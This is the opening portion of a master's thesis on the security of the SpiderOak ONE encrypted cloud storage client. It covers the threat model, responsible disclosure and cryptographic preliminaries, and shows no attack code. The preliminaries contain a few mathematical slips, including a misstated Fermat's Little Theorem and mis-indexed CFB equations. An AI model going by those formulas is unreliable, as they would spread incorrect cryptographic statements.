End-to-End Encrypted Cloud Storage

A security analysis of SpiderOak ONE

Author: Anders Peter Kragh Dalskov, 201206076

Master's Thesis, Computer Science
June 2017
Advisor: Claudio Orlandi

AARHUS UNIVERSITY
DEPARTMENT OF COMPUTER SCIENCE

Abstract

We examine in the following thesis the proprietary cloud storage application SpiderOak ONE developed and maintained by the Cloud Storage Provider SpiderOak. In a nutshell, the Cloud Storage Provider claims that, due to the a user's data being encrypted before it leaves the user's computer, only the user (or someone knowing the user's password) can access the data. In particular, the Cloud Storage Provider *cannot* read any of the user's files. We set out to examine this claim. As the application in question does not provide any kind of source code, and little in way of documentation, we first describe how we reverse engineered the application. We then provide a formal description of the authentication protocols used by the application, how it handles cryptographic keys, file encryption and password changes. Finally, we demonstrate several concrete attacks, which a malicious storage provider can carry out that weakens — or entirely breaks — the confidentiality of the user's password and thus the confidentiality of the user's stored data.

We disclosed our findings in a responsible manner and SpiderOak updated their product.

Acknowledgments

A big thanks goes out to Erik Dalskov, who volunteered his free time to proof-read this thesis. I'd also like to thank Shuo Hua for spending countless lunch breaks with me, and for discussions mostly not related to this work. Finally, I'd like to thank my advisor Claudio Orlandi for his encouragement, discussions, comments and enthusiasm.
We are grateful to DDIS for useful sparring and technical dialogues.

Anders Dalskov,
Aarhus, June 13, 2017.

Contents

Chapter 1

Introduction

The internet plays an increasingly important role in peoples lives, and more and more users will store their personal files in the cloud using services provided by e.g., Dropbox (500 million users [16]) or iCloud (782 million users [45]). Moreover, the ability to effortlessly share files or synchronize stored files across multiple devices, is an increasingly necessary feature in our increasingly connected world.

Although most serious cloud storage solutions provide a confidential channel for transmitting their users' data, few provide encrypted storage. This could e.g., be for efficiency reasons: deduplication (a common technique for reducing the bandwidth and the storage needed, both for the user's client and cloud storage provider) becomes harder when the cloud storage provider cannot tell if it already has some particular piece of data stored. Moreover, such techniques might even be detrimental to the security of users' files, as shown in [28].

The demand for a storage solution that is secure, not only with regards to outside observers, but with regards to the storage provide itself, has been fueled by the revelations by Snowden in 2013 about the conduct of some particular government agencies; if the cloud storage provider cannot access your files, then in particular, they cannot be coerced to do so by e.g., a government agency. And even if one adheres to the "nothing to hide, nothing to fear" fallacy, assuming the storage provide can keep their servers secure always, is not sound (the iCloud celebrity photo leak from 2014 being a prominent example of this).

Perhaps for these reasons, several cloud storage solution that claim to provide strong end-to-end encryption has emerged. Companies such as *Tresorit*, *Mega* and *SpiderOak* all provide a storage solution for which they claim that only the user can access the user's files. These storage solutions provide an interesting area of security research; specifically, what can be achieved if — instead of some third party observer — the storage provide itself, turns against the user. Unfortunately, little work has been conducted that examine these claims from a third-party perspective. Examining such claims, specifically the ones made by SpiderOak with regards to their desktop client *SpiderOak ONE*, is the topic of this thesis.

1.1 SpiderOak and SpiderOak ONE.

SpiderOak ONE[1] is the proprietary desktop client for the backup solution of the same name, provided by US based company SpiderOak. The application has received favorable reviews from EFF [20], and recommendations from Edward Snowden [34]. On their homepage, SpiderOak describes how their application uses several well-known cryptographic primitives, such as AES-256-CFB, HMAC-SHA256 and TLS with certificate pinning; the first two to secure the user's data at rest and the last to secure the user's data in transit.[2] A key aspect of SpiderOak ONE is their concept of "no-knowledge"[3] (formerly called "zero-knowledge", although this was changed because it caused confusion among people with a background in cryptography [39]). In a nutshell, "no-knowledge" simply means that SpiderOak knows nothing about the encrypted data on their servers, and that nothing leaves a user's computer before it has been encrypted.

1.2 Purpose of this thesis.

Ultimately, we want to examine to what degree the "no-knowledge" property holds. In order to do this, we need to consider which types of adversaries are relevant. Due to certificate pinning in the application — which ensures Man-in-the-Middle type attacks become hard — the adversary we will consider is essentially a corrupted SpiderOak server. Put differently, we ultimately want to assess whether the SpiderOak ONE client can keep the confidentiality of its user's files, even if the server it talks becomes malicious (which should be the case, according to the SpiderOak FAQ [48]).

Of course, since SpiderOak ONE is proprietary, the corrupt server could simply upload a "broken" client. We therefore assume the user has already obtained a client executable that was delivered by an honest server, but that the server then *later* turns against the user (one can view this situation as e.g., the case if SpiderOak was ordered by a government agency to do everything they could, to retrieve some user's files). We consider the following entities capable of playing the role of such an adversary:

1. A rogue SpiderOak server. For example, a SpiderOak server which becomes compromised to external hacking, insider attacks — essentially any kind of takeover.

2. A rogue SpiderOak enterprise server. We gathered from descriptions of the solutions that SpiderOak provides, that it seems possible to run some kind of server in an enterprise setting.

3. Anyone who can circumvent the certificate pinning used in SpiderOak one.

[1]`https://spideroak.com/personal/spideroak-one` (All links retrieved on 13–06–2017)

[2]`https://spideroak.com/resources/encryption-white-paper`

[3]`https://spideroak.com/features/zero-knowledge` Note that the recent change from "zero-knowledge" is obvious, as the URL hasn't been updated yet.

In the last case, we note that it is possible to explicitly turn off certificate pinning in the application. For example in an enterprise setting, turning of pinning for the sake of inspecting traffic is a technique used by many companies (possibly leading to various issues, as warned by US-CERT [10])

Approach. Towards providing a claim for or against the stated "no-knowledge" property, we will in addition provide a high-level view of the application (implementation language, libraries used, how it communicates with the server), protocols (how the application registers new user accounts, how new devices to existing accounts is registered, how files are shared) and how encryption is handled (for both user files and metadata pertaining to the application). We note that our aim is *not* to provide formal proofs of security for the constructions used (where or if applicable), but rather to provide a comprehensive description of a real end-to-end encrypted cloud storage solution. That being said, we will provide arguments for security (or insecurity) where applicable.

Disclosure. We communicated our findings to the SpiderOak security team on 06–04–2017 and got a response on 21–04–2017 acknowledging our report. SpiderOak has asked for a 90 day deadline before our results were made public, which we honored.

SpiderOak released an update (version 6.3.0) which fixes most of the issues we found [44].

1.3 Related Work

To the best of our knowledge, very little work exists that deals with the concrete analysis of end-to-end encrypted cloud storage solutions. That said, some work do exist, which we will present here.

Researches from Fraunhofer Institute for Secure Information Technology present in [9] a brief overview of the security and features of various popular cloud storage applications (albeit not SpiderOak).

In [33] Kholia and Węgrzyn reverse engineer and analyze Dropbox. They demonstrate various ways in which Dropbox accounts can be hijacked and its Two Factor Authentication mechanism bypassed. However, as Dropbox does not employ a notion similar to "no-knowledge", their attacker model is substantially different from ours

Grothe et al. analyze in [26] the security of Microsoft Azure, a modern Enterprise Rights Management solution when used in relation to Tresorit, another end-to-end encryption cloud storage solution. They found that the Tresorit server could access the content keys held by Microsoft, thus implying that Tresorit can read files protected by the Microsoft Rights Management system.

Various web-based attacks where presented against end-to-end encrypted solutions, including SpiderOak, in [7]. The authors attack the web-based interface offered by SpiderOak (concretely, the interface related to shared directories), instead of attacking the application and its primitives directly. They show that SpiderOak did not enforce any origin policy, with respect to JSONP requests on their website, leading to a Cross Site Request Forgery attack in which an attacker can access a user's (potentially private) shared folders.

Another attack on SpiderOak is presented by Wilson and Ateniese in [51]. In this paper, the authors show that sharing files in SpiderOak does not protect them against SpiderOak. That is, sharing a file reveals the file not only to the intended recipient but also to the Cloud Storage Provider.

1.4 Thesis overview

Chapter 2: Preliminaries. We present in the *Preliminaries* chapter the necessary theoretical background underlying the various constructions and protocols that SpiderOak ONE uses. In addition, this chapter will also serve as an introduction to the notation we will use throughout the thesis.

Chapter 3: Analysis Approach. We present in the *Analysis Approach* chapter our approach for reverse engineering SpiderOak ONE, for the sake of understanding how it behaves, how it is implemented and how it communicates with a SpiderOak server.

Chapter 4: Registration Protocols. We present in the *Registration Protocols* chapter the different protocols that SpiderOak ONE uses or can be made to use. Four different protocols will be presented, some of which are used when the application is run normally and some of which the application can be made to use when run against a malicious server. With regard to the latter aspect, this is done for the sake of chapter 6. Finally, we will also present descriptions for the overall protocol used, when the client application creates a new user account and when it registers a new device to an existing user account.

Chapter 5: File Encryption. We present in the *File Encryption* chapter the concrete constructions used by SpiderOak ONE when encrypting a user's files and metadata relating to files or the device. We will also describe how SpiderOak ONE manages its keys and other cryptographic content, as well as how it handles a password change and file sharing.

Chapter 6: Findings. We present in the *Findings* chapter four different attacks that can be carried out by our adversary. All attacks have been verified experimentally against an honest up-to-date (at the time) SpiderOak ONE client obtained from the SpiderOak website. All attacks demonstrably weaken the notion of "no-knowledge" in one way or another.

Chapter 7: Conclusion. We present in the *Conclusion* chapter both the general conclusion for our work and conclusions for the various constructions that SpiderOak ONE uses.

Appendix A: Proof of Concept Code and Data This appendix contains some concrete data from the attacks presented in chapter 6, as well as a description of how the attacks were implemented and executed.

Appendix B: Example Data This appendix contains some examples of decryption of concrete files from SpiderOak ONE for the sake of providing both a connection between the descriptions provided in chapter 5 and the real application, but also to show some of the non-important data that is contained in encrypted files (non-important in the sense that it does not contribute to the security or insecurity of the encryption).

Chapter 2

Preliminaries

The following chapter provides the necessary theoretical background needed for the rest of the thesis. We will look at symmetric-key encryption and modes of operation for symmetric-key encryption; public-key encryption, hash functions and key derivation functions. In addition, this chapter also introduces much of the notation that will be throughout this thesis.

Notation We use $x \leftarrow F(\cdot)$ to denote assigning the output of a algorithm F to a variable x. For a bit-string a, let $|a|$ denote its length in bits and $|a|_8$ denote its length in bytes; $a \mid\mid b$ is the concatenation of a with another bit-string b; and by $a_{i:j}$ we mean the bit-string $a_i \mid\mid \ldots \mid\mid a_{j-1}$ for bits a_i to a_{j-1} of a (a_0 being the most significant bit of a).

2.1 Symmetric-key Encryption

The following definition paraphrases that from [32, Definition 3.7]: A symmetric-key (private-key) encryption scheme is a tuple of probabilistic polynomial-time algorithms $(\mathrm{Gen}, \mathrm{Enc}, \mathrm{Dec})$ where

- Gen, the key generation algorithm, takes as input a security parameter 1^n and outputs a key k;
- Enc, the encryption algorithm, takes as input a key k, a message m and produces a ciphertext c; and
- Dec, the decryption algorithm, takes as input a key k, a ciphertext c and produces a message m.

For the sake of simplicity we will only concern ourselves with fixed-length schemes. That is, we assume all messages to be of some length b. Finally, we require that for all $k \in \{k \mid k \leftarrow \mathrm{Gen}(1^n)\}$ and every $m \in \{0,1\}^b$ that $m = \mathrm{Dec}_k(\mathrm{Enc}_k(m))$.

2.1.1 AES

AES (*Advanced Encryption Standard*) is a block cipher intended as the replacement for the now insecure DES (*Data Encryption Standard*) algorithm from

1977 [19]. AES is a standardization from NIST of the Rijndael algorithm. The full specification is detailed in [18].

AES operates on 128-bit blocks and accepts keys with 128, 192 or 256 bits respectively. In the terminology of the previous section, this means that $b = 128$ and $|k| \in \{128, 192, 256\}$.

2.1.2 CFB Mode of Operation

Since we usually want to encrypt more than b-bits at a time, a symmetric-key scheme needs to be paired with a *mode of operation*. In a nutshell, a mode of operation is a way of combining multiple invocations of the Enc (or Dec) function in a way that allows one to encrypt (or decrypt) an arbitrary amount of data.

We will look at the *Cipher-feedback* (CFB) mode of operation for block ciphers, which, roughly speaking, works by (1) computing the ciphertext as the XOR of the output of Enc with some input, and (2) continually feeding the ciphertext back into Enc (hence the name).

CFB requires an *initialization vector* (IV) iv and a *segment-size* s satisfying $1 \leq s \leq b$. The initialization vector is the initial input to Enc (the initial ciphertext, so to speak) and the segment-size determines the size of each output block. As a consequence of the latter, we require $|m|$ to be a multiple of s. A more precise description of the CFB mode of operation follows, adapted from [17].

Let $\mathrm{LSB}_t(x)$ and $\mathrm{MSB}_t(x)$ denote the t least, respectively most, significant bits of x, and let s denote the segment-size. Let m be a message, where we assume $|m|$ to be a multiple of s. Write

$$m = m_1 \mid\mid m_2 \mid\mid \ldots \mid\mid m_n,$$

for some n, and suppose we want to encrypt m using the CFB mode of operation and a block cipher $(\mathrm{Gen}, \mathrm{Enc}, \mathrm{Dec})$. Let $k \leftarrow \mathrm{Gen}(1^n)$. Write I_i to denote the i'th input to Enc_k and O_i to denote the i'th output (that is, $O_i = \mathrm{Enc}_k(I_i)$). Let $iv \in \{0,1\}^b$ and set $I_0 = iv$. Encryption proceeds as follows: For each message block m_i, compute the corresponding ciphertext c_i as

$$\begin{aligned} I_i &= \mathrm{LSB}_{b-s}(I_i) \mid\mid c_{i-1} \\ O_i &= \mathrm{Enc}_k(I_i) \\ c_i &= m_i \oplus \mathrm{MSB}_s(O_i). \end{aligned} \tag{2.1}$$

Where the truncated part of O_i, $\mathrm{LSB}_{b-s}(O_i)$, is simply discarded. Decryption is straightforward: For each c_i, compute

$$\begin{aligned} I_i &= \mathrm{LSB}_{b-s}(I_i) \mid\mid c_{i-1} \\ O_i &= \mathrm{Enc}_k(I_i) \\ m_i &= c_i \oplus \mathrm{MSB}_s(O_i). \end{aligned} \tag{2.2}$$

Another way to view the CFB mode of operation, is to view the input to the block cipher (I_i) as a shift-register. That is, in each round I_i gets shifted to the right with s bits; the bits getting "shifted in" being those of c_i.

Security. The CFB mode of operation is secure, as long as iv is random. A proof of security will not be presented here (see e.g., [52] for such a proof). That said, we will present an interesting example from [52] which shows why some IVs cannot work. Suppose we use $iv = 0^b$, i.e., the all 0-bit string, as our initialization vector, and let s be the segment size. With probability (roughly) 2^{-s} we have $\mathrm{MSB}_s(\mathrm{Enc}_k(I_0)) = 0^s$ and therefore

$$\begin{aligned} I_1 &= \mathrm{LSB}_{b-s}(I_0) \mid\mid c_0 \\ &= 0^{b-s} \mid\mid 0^s \\ &= I_0 \end{aligned}$$

If we were playing a standard oracle based security game, then we would in this case have a situation where two consecutive messages (the first and second) would be encrypted with the same key and IV, allowing us to distinguish between a "real" or "ideal" scenario (which is usually what we want for these game-based security definitions).[1]

(More) notation. We allow ourselves some overloading of notation here and write $\mathrm{Enc}_k^s(iv, m)$ to denote the process described by (2.1), i.e., an CFB encryption of a message m, with segment size s, initialization vector iv and key k. For (2.2) we use $\mathrm{Dec}_k^s(iv, c)$. We let the initialization vector be an explicit input (rather than implicit as e.g., the first ciphertext/plaintext block), since we will only consider constructions that use *synthetic-IVs* (SIV). That is, IVs that can be computed deterministically from some external data.

2.2 Public-key Encryption

Public-key (or assymetric) encryption dates back to 1976 with the work of Whitfield Diffie and Martin Hellman [14] (although it was invented in secret by GCHQ some years earlier [42]).

As in the previous section, we present a definition of a public-key scheme from [32, Definition 11.1]. Such a scheme is a triple (Gen, Enc, Dec) defined as follows

- Gen takes as input a security parameter 1^n and outputs (pk, sk) — a public key and a private key.
- Enc takes as input the public key pk, a message m and outputs a ciphertext c; and
- Dec takes as input the secret key sk, a ciphertext c and outputs a message m.

As before, we require that for all $(pk, sk) \in \{(pk, sk) \mid (pk, sk) \leftarrow \mathrm{Gen}(1^n)\}$ and every correct m that $m = \mathrm{Dec}_{sk}(\mathrm{Enc}_{pk}(m))$. Note that "correct" m depends on the concrete scheme. E.g., for RSA we need $m \in \mathbb{Z}_n$.

[1]More precisely, we send message blocks $m_0 = m_1$. If the oracle returns $c_0 = c_1$, we guess that we are in the "real" scenario (as $I_0 = I_1$ and therefore we get the same output for the same message block input), otherwise we guess we are in the "ideal" scenario.

2.2.1 RSA

The following section presents the RSA public-key cryptosystem due to Rivest, Shamir and Adleman [40]. Using the notation just presented, we define the RSA cryptosystem as follows

- RSAGen on input 1^k, output $n = pq$ such that $|n| = k$ and p and q are large primes. Let $0 < e < \varphi(n)$, where $\varphi(n) = (p-1)(q-1)$, such that $\gcd(e, \varphi(n)) = 1$. Compute d as the multiplicative inverse of e, that is $ed = 1 \pmod{\varphi(n)}$. Finally, output $pk = (e, n)$ and $sk = (d, n)$.

- RSAEnc on input $pk = (e, n)$ output $c = m^e \pmod{n}$, for a message $m \in \mathbb{Z}_n$.

- RSADec on input $sk = (d, n)$ and a ciphertext c, output $m = c^d \pmod{n}$.

We prove that the scheme is correct. I.e., that $m = (m^e)^d \pmod{n}$ for any correctly generated e, d, n and m. The proof uses the following two Theorems:

Theorem 2.1 (Fermats Little Theorem)**.** *Let a, n be co-prime and let p denote a prime. Then*

$$a^{p-1} \equiv 1 \pmod{n}.$$

Theorem 2.2 (Chinese Remainder Theorem)**.** *Let $n_1 \ldots n_i$ be i pairwise co-prime integers and write $N = n_1 \times \cdots \times n_i$. Then the map*

$$x \pmod{N} \mapsto (x \mod n_1 \times \cdots \times x \mod n_i),$$

defines an isomorphism.

The proof of correctness then goes as follows

Proof. Let n be an integer, $m \in \mathbb{Z}_n$ and $(pk, sk) \leftarrow \text{RSAGen}(1^n)$. Since p, q are co-prime, by Theorem 2.2 it suffices to show $m^{ed} \equiv m \pmod{p}$ and $m^{ed} \equiv m \pmod{q}$. We only show the first case, as the other is identical. If $m \mid p$ then $m \equiv 0 \pmod{p}$ and the proof is trivial (as $0^{ed} = 0$). Suppose then that $m \nmid p$. Since $ed \equiv 1 \pmod{\varphi(n)}$ we can write $ed - 1 = h\varphi(n) = k(p-1)$ for some h and $k = h(q-1)$. We have

$$\begin{aligned} m^{ed} &\equiv m^{ed-1}m \pmod{p} && (2.3)\\ &\equiv m^{k(p-1)}m \pmod{p} && (2.4)\\ &\equiv (m^{p-1})^k m \pmod{p} && (2.5)\\ &\equiv 1^k m \pmod{p} && (2.6)\\ &\equiv m \pmod{p}. && (2.7) \end{aligned}$$

Where the equivalence 2.6 follows from Theorem 2.1. □

Security. The security of RSA is defined relative to RSAGen. Consider the following experiment $\mathbf{RSAinv}_{\mathcal{A},\mathrm{RSAGen}}(n)$, paraphrased from [32, section 8.2.4]:

1. Run RSAGen(1^n) to obtain (pk, sk).
2. Let $y \in_R \mathbb{Z}_n^*$ be a uniform random number.
3. Give pk, y to a poly-time algorithm $\mathcal{A}$.
4. Let the output of the experiment be 1 if $\mathcal{A}$ outputs x s.t. $y = x^e \mod n$ and 0 otherwise.

The *RSA problem* is to find x in the experiment above. From [32, definition 8.46]

Definition 2.1. The *RSA problem* is hard relative to RSAGen if for all probabilistic poly-time algorithms $\mathcal{A}$ there exists a negligible[2] function f such that

$$\Pr[\mathbf{RSAinv}_{\mathcal{A},\mathrm{RSAGen}}(n) = 1] \leq f(n).$$

The *RSA assumption* is then that there exists RSAGen for which the problem in definition 2.1 is hard. We consider an RSAGen that uses $e = 2^{16}+1 = 65537$. This choice of e allows for fast computation of RSAEnc, while avoiding some poor implementations (which, for example, do not properly pad m).

2.3 Hash Functions

A hash function is a function which takes as input a bit-string of arbitrary length and produces some output of fixed length. However, for a hash function to be useful, we also want it to be collision resistant (we want different inputs to give different outputs). Lets define a hash function more formally first. From [32, definition 5.1]

Definition 2.2. A *hash function* with output length ℓ is a pair of probabilistic poly-time algorithms (Gen, H) where

- Gen takes as input a security parameter 1^n and outputs a key s.
- H takes as input a key s and a string $x \in \{0,1\}^*$ and outputs a string $H^s(x) \in \{0,1\}^\ell$.

We can now present an experiment **HashCol** similar in format to **RSAinv** from the previous section. Let $\mathcal{A}$ be a poly-time algorithm and $\Pi = (\mathrm{Gen}, H)$ a hash function.

1. Generate a key $s \leftarrow \mathrm{Gen}(1^n)$.
2. Give s to $\mathcal{A}$ who outputs a pair of values x, x'.

[2] A function f is said to be *negligible* if it becomes smaller, faster, than any polynomial. That is, for every positive integer c, there exists N s.t. for all $x > N$ it holds that $|f(x)| < 1/x^c$

3. Define the output of the experiment to be 1 if $x \neq x'$ and $H^s(x) = H^s(x')$. Otherwise define the output to be 0.

The definition of what constitutes a *collision resistant* hash function is then analogues to the one we presented earlier for RSA hardness. More precisely, from [32, definition 5.2]

Definition 2.3. A hash function $\Pi = (\mathrm{Gen}, H)$ is *collision resistant* if for all probabilistic poly-time $\mathcal{A}$ there exists a negligible function f such that

$$\Pr[\mathbf{HashCol}_{\mathcal{A},\Pi}(n) = 1] \leq f(n).$$

The idea is the same as earlier: we want it to be infeasible for any polynomial time algorithm to come up with a collision with good probability. If s is omitted, the hash function is called *unkeyed* (which will be the types we consider). Some weaker notions security are

Definition 2.4. A hash function H is said to be *second-preimage collision resistance* if, for a given x it is infeasible for any poly-time $\mathcal{A}$ to find x' s.t. $x' \neq x$ and $H(x) = H(x')$.

Definition 2.5. A hash function H is said to be *preimage resistant* if for a uniform y, it is infeasible to find x s.t. $H(x) = y$.

A Concrete example of hash functions which satisfy Definitions 2.3, 2.4 and 2.5 is SHA256 [22]. Hash functions which satisfy Definitions 2.4 and 2.5 but not 2.3 are SHA1 (broken in practice in [47]) and MD5 (broken in practice in [46]).

2.4 Key Deriviation Functions

Before we start defining what a *Key Derivation Function* (KDF) is, we will present a motivating example: Suppose we have a password storage scheme where, for each user password p, we simply store SHA256(p). In the previous section, it was noted that SHA256 satisfied Definition 2.5 (specifically, knowledge of SHA256(p) does not reveal p) so this scheme should be sound, right? Unfortunately, no. If a hacker gained access to the database, he would immediately learn which users share passwords (as the only input to SHA256 is the password and SHA256 is deterministic). Moreover, if we consider a benchmark such as [24], we see that it is possible to compute 23012 *million* SHA256 hashes per second; as humans are generally bad at picking strong passwords, it is therefore not unreasonable to expect that the hacker can simply brute-force p from SHA256(p).

With this in mind, we ideally want a hash function with two additional parameters: One which ensures identical passwords give separate outputs, and one which gives us the ability to “tune” the effort needed to derive the hash. A more formal definition, adapted from [53] is the following

Definition 2.6. A password-based *Key Derivation Function* is a function

$$F(p, s, c) \to \{0, 1\}^n$$

where p is a password, s is a *salt* and c is an *iteration count* or *cost factor* (a parameter indicating the expensiveness of F).

Returning to our example; instead of using SHA256, we could use a proper KDF F, and simply store s, c and $h = F(p, s, c)$, where we choose s as a cryptographically strong random number and c such that F takes half a second to compute. Indeed, a user will not care that his login takes slightly longer (he will probably input the correct password on the first try), whereas half a second *per password attempt* is way to slow in order to brute-force p — even a bad one — from h, c and s.

The rest of this section presents some concrete KDF algorithms, which SpiderOak ONE makes use of.

2.4.1 bcrypt

The bcrypt KDF due to Provos and Mazières [38] uses the expensive key setup in the eksblowfish block cipher (a description of which is also available in their paper). A concrete description of the KDF can be seen in Algorithm 2.1.

Algorithm 2.1 bcrypt KDF. EncryptECB(s, c) encrypts c using the state s using eksblowfish in ECB mode.

```
procedure BCRYPT($p, s, c$)
    $state \leftarrow$ EksBlowfishSetup($c, s, p$)
    $ctext \leftarrow$ "OrpheanBeholderScryDoubt"
    $i \leftarrow 0$
    while $i < 64$ do
        $ctext \leftarrow$ EncryptECB($state, ctext$)
        $i \leftarrow i + 1$
    return $ctext$
```

The meat of KDF is the EksBlowfishSetup procedure, which can be seen in Algorithm 2.2.

Algorithm 2.2 Setup function

```
procedure EKSBLOWFISHSETUP($cost, salt, key$)
    $state \leftarrow$ InitState()
    $state \leftarrow$ ExpandKey($state, salt, key$)
    $i \leftarrow 0$
    while $i < 2^{cost}$ do
        $state \leftarrow$ ExpandKey($state, 0, salt$)
        $state \leftarrow$ ExpandKey($state, 0, key$)
        $i \leftarrow i + 1$
    return $state$
```

Usually, bcrypt assumes a salt of the *Modular Crypt Format* (see e.g., [12]), which makes c part of s. A typical bcrypt salt can be seen in Figure 2.1, where

`2a` denotes that it is a bcrypt salt, 12 is the cost factor (that is, bcrypt will run EksBlowfishSetup in $2^{12} = 4096$ iterations) and everything after the last `$` is the 16-byte salt needed.[3]

```
$2a$12$de44InOnxCPw0JtBxsI/E.
```

Figure 2.1: Salt in the *Modular Crypt Format*.

Since we will deal exclusively with concrete implementations, we will denote the bcrypt KDF by bcrypt(p, s) where p is the password and s is a combined salt-cost of the form in Figure 2.1.

Security. If we return to the benchmark in [24] we see that bcrypt achieves a speed of around 100 thousand hashes per second. This with a cost factor of $32 = 2^5$ (default paramenters in hashcat)[4]. Due to the design of bcrypt, we can expect a exponential increase in time with a linear increase in c. (E.g., $c = 6$ will take twice as long to compute as $c = 5$.) A concrete extrapolation of cost vs. time can be seen in Figure 2.2.




Figure 2.2: Time for computing a bcrypt hash on a i5 laptop. Dots indicate measured values.

In addition, the design of the S-boxes in eksblowfish means that 4 KB of constantly accessed memory is needed, which implies bcrypt cannot be easily parallelized. [38]

[3]The salt is base64 encoded, using `.` instead of +. 21 base64 characters correspond to $\lceil 21 \cdot (3/4) \rceil = 16$ bytes

[4] `https://github.com/hashcat/hashcat/blob/e87fb31d3f9f9ca5d4c27034c10b635e2fa9c7cc/include/interface.h#L1631`

2.4.2 PBKDF2

The other KDF we will look at is PBKDF2[5] as described in [31]. Unlike bcrypt, which was based on a block cipher, PBKDF2 is based on a pseudo-random function $H(k, m) \to \{0, 1\}^{\ell_H}$ (e.g., a keyed hash function). A description can be seen in Algorithm 2.3.

Algorithm 2.3 PBKDF2 KDF. ℓ_k determines the length of the derived hash.

```
procedure PBKDF2($p, s, c, \ell_k$)
    if $\ell_k > (2^{32} - 1) \times \ell_H$ then
        return derived key too long
    $l \leftarrow \lceil \ell_k / \ell_H \rceil$
    $r \leftarrow \ell_k - (l - 1) \times \ell_H$
    $i \leftarrow 1$
    while $i < l$ do
        $U_1 \leftarrow H(p, s \mid\mid i)$
        $j \leftarrow 2$
        while $j \leq c$ do
            $U_j \leftarrow H(p, U_{j-1})$
            $j \leftarrow j + 1$
        $T_i \leftarrow U_1 \oplus U_2 \oplus \cdots \oplus U_c$
        $i \leftarrow i + 1$
    return $T_1 \mid\mid \ldots \mid\mid (T_l)_{0:r}$
```

Note that r can be ignored if we only consider output lengths that is a multiple of ℓ_H.

For the rest of the thesis, we will assume PBKDF2 to output a 256-bit value and that the pseudo-random function used internally is HMAC-SHA256 (see e.g., [49]). We will denote such a hash by PBKDF2(p, s, c), where it is implied that $\ell_k = 256$ (as it will be used to derive AES keys).

[5] *password based key derivation function 2*, the first one could only produce keys of at most 160-bits (output length of SHA1).

Chapter 3

Analysis approach

The following chapter aims to provide a description of how SpiderOak ONE behaves, both "above the surface" and "below the hood"; i.e., from the viewpoint of a normal user (features it provides etc.) and from the viewpoint of the application (how it is implemented, libraries it uses, how it communicates etc.). With regard to the latter we additionally provide a description of how we reverse engineered the application — and later patched it — in order better to facilitate analysis. From the user's point of view, we do not really aim to provide a full description, but rather a description that should be adequate in order to understand what can be expected from the application, as well as provide the high level motivation for areas of analysis.

Setup. We performed our analysis on a SpiderOak ONE client version 6.1.5 (released 26–07–2016) running on a Windows XP virtual machine. Later on, in chapter 6, we base our proof-of-concepts on a SpiderOak ONE client (same version) running on a GNU/Linux virtual machine. We note that there is no particular difference between the behaviour of the applications, and the differences that exist will be explicitly mentioned where appropriate. We use virtual machines since they offer cleaner network traffic captures and because they allow for easy resetting to earlier points in time (snapshots).

3.1 Above the Surface

The SpiderOak ONE desktop client provides what one would expect from a cloud storage application: Storage and backup of files, synchronization across multiple devices and so on. In addition, the application allows the user to easily share their stored files with others, even if they do not have SpiderOak ONE installed.

Registration. Registration of new accounts must happen through the desktop application. SpiderOak notes[1] that, if the user performs a login through their website, the claimed *no-knowledge* property goes away (and thus the purpose of this thesis would be less interesting if registration had to happen in this

[1]See disclaimer on `https://spideroak.com/browse/login/storage`

way). In order to register, the user enters an email, name, password twice (first for setting it and then confirming it, as is done in most applications) and optionally a password hint. The email will serve as the user's username and must therefore not already be used by another account. Once the user has entered the required the information, the application does some talking with the server, after which the application is ready to use. By default, SpiderOak ONE only requires a password on the initial login (entered as part of either the account registration or device registration). It is possible, however, to set a flag so the application will require the user's password on subsequent startups.

Folders. When the application has setup (and the user has logged in) a folder named *SpiderOak Hive* will be created that serves as the default location for files that should be backed up by the application. In addition, the contents of this folder will be automatically synchronized on the user's other devices. When the user registers another device, the SpiderOak Hive folder created on that device will contain the same files and structure as on the user's other devices. SpiderOak call this a *Sync*.[2] The user can of course designate additional directories which should be backed up, and these too, can be turned into Syncs.

Files. SpiderOak ONE automatically keeps historic versions of a file, so long as changes to the file happened while it was backed up. That is, if the user stores some file, then later changes it, he can later again choose to revert the file back to an earlier version. This is useful for protecting against e.g., ransomware type malware. In addition, the application also keeps tracks of deleted files and makes it possible to recover them. Of course, files can also be deleted permanently (purged) from the application.

Sharing. Finally, SpiderOak ONE allows the user to share their files. This can be done in one of two ways: By sharing a single file or by sharing a whole directory. In order to share a single file, the user simply picks the file and asks the application to share it. Once shared, the user will be provided a link at which the file in question can be downloaded by anyone with the link for up to three days (at which point the file becomes unavailable). In order to share a directory, the user first creates a *share*, which essentially describes a location at `spideroak.com` where the folder(s) the user chose to share, can be accessed. The user picks one or more folders and optionally supplies a password which would then be required to access the folders. Unlike the single-file case, shared folders are available until the user chooses to remove them.

3.2 Under the Hood

More interestingly (from our point of view at least) is what goes on below the surface. Which language is the SpiderOak ONE desktop client implemented in,

[2]`https://spideroak.com/manual/sync-files-across-all-your-devices`. The link also provides a description of other features related to sync, which we will not detail here.

which libraries does it use, how it communicates with a SpiderOak server[3] and so on.

3.2.1 Files, Folders and Libraries

Besides the *SpiderOak Hive* mentioned earlier, the application creates an additional two directories:

- `C:\Program Files\SpiderOakONE`
- `%HOMEPATH%\Local Settings\Application Data\SpiderOak\SpiderOakONE`

The first is the installation directory (on GNU/Linux this is `/opt/SpiderOakONE`) and the second is a directory containing user specific files (which we will refer to as the configuration directory), created after the first login (on GNU/Linux, `$HOME/.config/SpiderOakONE`).

